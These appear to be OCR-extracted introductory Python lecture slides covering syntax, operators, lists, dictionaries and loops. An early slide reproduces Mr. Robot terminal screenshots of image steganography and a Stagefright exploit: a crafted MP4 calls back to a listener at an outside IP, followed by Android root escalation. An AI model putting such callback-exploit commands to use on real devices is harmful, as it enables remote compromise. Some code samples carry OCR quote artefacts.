Introduction to Python

What is Python?


Being a general-purpose programming language, it can be used for:


Web development (server-side), Flask django


Software development, or just simple scripting

Scientific computing matplotlib python SciPy NumPy



MR. ROBOT


IMG_5527.jpg
Terminal
root@mbox~# python ~/lsb.py analyse IMG_5527.jpg &
[2] 10808
[+] Image size: 4608x3456 pixels.
root@mbox~# python ~/lsb.py analyse IMG_5528.jpg &
[3] 70055
[+] Image size: 3000x2000 pixels.
root@mbox~# xxd -l 256 IMG_5528.jpg
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG........IHDR
00000010: 0000 0a00 0000 05a0 0802 0000 001d 628d ....b.
00000020: 8800 000a 3169 4343 5049 4343 2050 726f ....1iCCPICC Pro
00000030: 6669 6c65 0000 789c 9d96 7754 53d9 1687 file..x...wTS...
00000040: cfbd 37bd 5092 108a 94d0 6b68 5202 480d ..7.P.....khR.H.
00000050: bd48 912e 2a31 0910 4ac0 9000 2236 4454 .H..*1..J..."6DT
00000060: 7044 5191 a608 3228 e080 a343 91b1 228a pDQ...2(...C..".
00000070: 8501 51b1 eb04 1944 d471 7014 1b96 4964 ..Q....D.qp...Id
00000080: ad19 dfbc 79ef cd9b df1f f77e 6b9f bdcf ....y.....~k...
00000090: dd67 ef7d d6ba 0090 fc83 05c2 4c58 0980 .g.}........LX..
000000a0: 0ca1 5814 e1e7 c588 8d8b 6760 0701 0cf0 ..X.....g`....
000000b0: 0003 6c00 e070 b3b3 4216 f846 0299 027c ..l..p..B..F...|
000000c0: d88c 6c99 13f8 17bd ba0e 20f9 fb2a d33f ..l..... ..*.?
000000d0: 8cc1 00ff 9f94 b959 2231 0050 988c e7f2 ....Y"1.P....
000000e0: f8d9 5c19 17c9 383d 579c 25b7 4fc9 98b6 ..\...8=W.%.O...
000000f0: 344d ce30 4ace 2259 8232 5693 73f2 2c5b 4M.0J."Y.2V.s.,[
root@mbox~# cp IMG_5528.jpg ~/IMG_5528_copy.png
root@mbox~# stepic -d -i IMG_5528_copy.png -o outfile
root@mbox~# cat outfile
from Crypto.Protocol.KDF import PBKDF2
from Crypto.PublicKey import RSA
import getpass
infile = raw_input("File: ")
f = open(infile, 'r')
password = getpass.getpass()
f.seek(1024)
salt = f.read(32)
IMG_5528.jp
Average LSB per block
0.8
0.7
0.6
0.5
0.4


root@mobley_android:/
File Edit View Search Terminal Help
root@kali:~/stagefright# python mp4.py -c 192.251.68.248 -p 8080 -o hi.mp4
Saving crafted MP4 to hi.mp4...
root@kali:~/stagefright# python listener.py -p 8080
Listening for incoming connections
Receiving connection from 192.251.68.243
Confirming uid=1013(media)
Attempting root privilege escalation
root@mobley_android:/#



ORIGINAL IMAGE
IMAGE WITH HIDDEN DATA
R202 G212 B75
R198 G99 B59
R209 G124 B65
R215 G135 B70
R214 G129 B72
R223 G152 B64
R227 G168 B78
R227 G171 B86
R207 G120 B70
R203 G113 B75
R198 G98 B58
R208 G126 B67
R215 G134 B70
R215 G129 B75
R223 G153 B67
R226 G168 B81
R226 G170 B88
R206 G120 B71

Python's rise to fame




Top Programming Languages 2018

What do you use Python for?



What libraries and/or frameworks do you use in addition to Python, if any?



Statistics extracted from:

- Stackoverflow Developer Survey 2018
- The State of Developer Ecosystem 2018 - Infographic | JetBrains

Advantages

(PEP 8) Simple yet efficient syntax. Emphasizes **readability**

Cross-platform. Python runs on all major operating systems (Windows, Mac, Linux)

High-level. Python has a simple syntax similar to the English language.

Imperative. Python runs on an interpreter system, meaning that code can be executed as soon as it is written. This means that prototyping can be very quick.

Open-source and widely supported. Supported by an active community, means your questions will likely have answers

Coding in Python

Python quickstart

No `;` `{` `}` s. Use indents (4 spaces)

Dynamic typing. A variable is created the moment you first assign a value to it. No variable declarations required ~~`int a = 1;`~~

Basic Data Types: Integer, Float, String, Bool

Data Structure : List, Dictionary

Code samples

```
print("Hello, World!")
```

```
x = 5
if x > 2:
  print(“x is greater than two!")
```

Comments start with a #, and Python will render the rest of the line as a comment:

```
# This is a comment.
print("Hello, World!")
```

Numbers

- int
- float
- complex

```
x = 1     # int
y = 2.8   # float
z = 1j    # complex
```

Specify a variable type

There may be times when you want to specify a type on to a variable. This can be done with casting.

`int()`

`float()`

`str()`

String Literals

- `'hello'` is the same as `"hello"`.
- Square brackets can be used to access elements of the string. (more in “Array indexing”)

```
a = "Hello, World!"
```

Python Operators

Arithmetic operators

Assignment operators

Comparison operators

Logical operators

Identity operators

Membership operators


Bitwise operators

Examples- Arithmetic Operators

Operator	Name	Example
+	Addition	x + y
-	Subtraction	x - y
*	Multiplication	x * y
/	Division	x / y
%	Modulus	x % y
**	Exponentiation	x ** y
//	Floor division	x // y


Arrays

Python Collections (Arrays)



List

- A list is a collection which is ordered and changeable. In Python lists are written with square brackets.
- You access the list items by referring to the index number:
- To change the value of a specific item, refer to the index number:

```
In [27]: fruits = ['apple', 'banana', 'orange']

         print(len(fruits))
```

```
3
```

```
In [28]: fruits[2] = 'kiwi'

         print(fruits) # more in array-indexing
```

```
['apple', 'banana', 'kiwi']
```

Array Indexing

In [9]:
```
l_string = ['Andrew', 'Jordan', 'Hinton', 'LeCun']  # a list of strings
#               0         1         2         3      positive indexing
#              -4        -3        -2        -1      negative indexing
print("< 1. Indexing of list >")
print("Positive Indexing :", l_string[0])  # indexing, select the first string (positive index)
print("Negative Indexing :", l_string[-1])  # indexing, select the last string (negative index)
print("Slicing  :", l_string[0:2])          # slicing,  select the first and second string
```

```
< 1. Indexing of list >
Positive Indexing : Andrew
Negative Indexing : LeCun
Slicing  : ['Andrew', 'Jordan']
```

```
b = "Hello, World!"
print(b[2:5])
```

Python Membership Operators

Operator	Description	Example
in	Returns True if a sequence with the specified value is present in the object	x in y
not in	Returns True if a sequence with the specified value is not present in the object	x not in y

```
In [29]: fruits = ['apple', 'banana', 'orange']

         'kiwi' in fruits

Out[29]: False
```

List *methods*

```
e.g.
array = {‘a’, ‘b’, ‘c’}
array.append(‘d’)
```


Method	Description
append()	Adds an element at the end of the list
clear()	Removes all the elements from the list
copy()	Returns a copy of the list
count()	Returns the number of elements with the specified value
extend()	Add the elements of a list (or any iterable), to the end of the current list
index()	Returns the index of the first element with the specified value
insert()	Adds an element at the specified position
pop()	Removes the element at the specified position
remove()	Removes the item with the specified value
reverse()	Reverses the order of the list
sort()	Sorts the list

Dictionary

A collection of `key: value` pairs

In [17]:
```
friend = {'name':'Jack', 'age': 26}

# update value
friend['age'] = 27

#Output: {'age': 27, 'name': 'Jack'}
print(friend)

# add item
friend['address'] = 'Downtown'

# Output: {'address': 'Downtown', 'age': 27, 'name': 'Jack'}
print(friend)
```

```
{'name': 'Jack', 'age': 27}
{'name': 'Jack', 'age': 27, 'address': 'Downtown'}
```


Conditionals &
Loops

Boolean Operators

Equals	a == b
Not Equals	a != b
Less than	a < b
Less than or equal to	a <= b
Greater than	a > b
Greater than or equal to	a >= b

Python Conditions and If statements

```
a = 33
b = 200
if b > a:
  print("b is greater than a")
```

- These conditions can be used in several ways, most commonly in "if statements" and loops.
- An "if statement" is written by using the if keyword.

Elif, Else

```
a = 200
b = 33

if b > a:
    print("b is greater than a")
elif b == a:
    print("b is equal to a")
else:
    print("b is less than a")
```

For Loop

- With the for loop we can execute a set of statements, once for each item in a list, tuple, set etc.
- [Common use case] The range(n) iterable returns a sequence of numbers, starting from 0 till n-1.
- With the break statement we can stop the loop before it has looped through all the items

```
fruits = ["apple", "banana", "cherry"]
for x in fruits:
  print(x)
```

```
In [26]: for x in range(5):
             print(x)

0
1
2
3
4
```

```
fruits = ["apple", "banana", "cherry"]
for x in fruits:
  print(x)
  if x == "banana":
    break
```

Tip: List comprehension

Instead of

```
numbers = [1, 2, 3, 4]
squares = []

for n in numbers:
  squares.append(n ** 2)
```

We do

```
numbers = [1, 2, 3, 4]
squares = [n**2 for n in numbers]
```

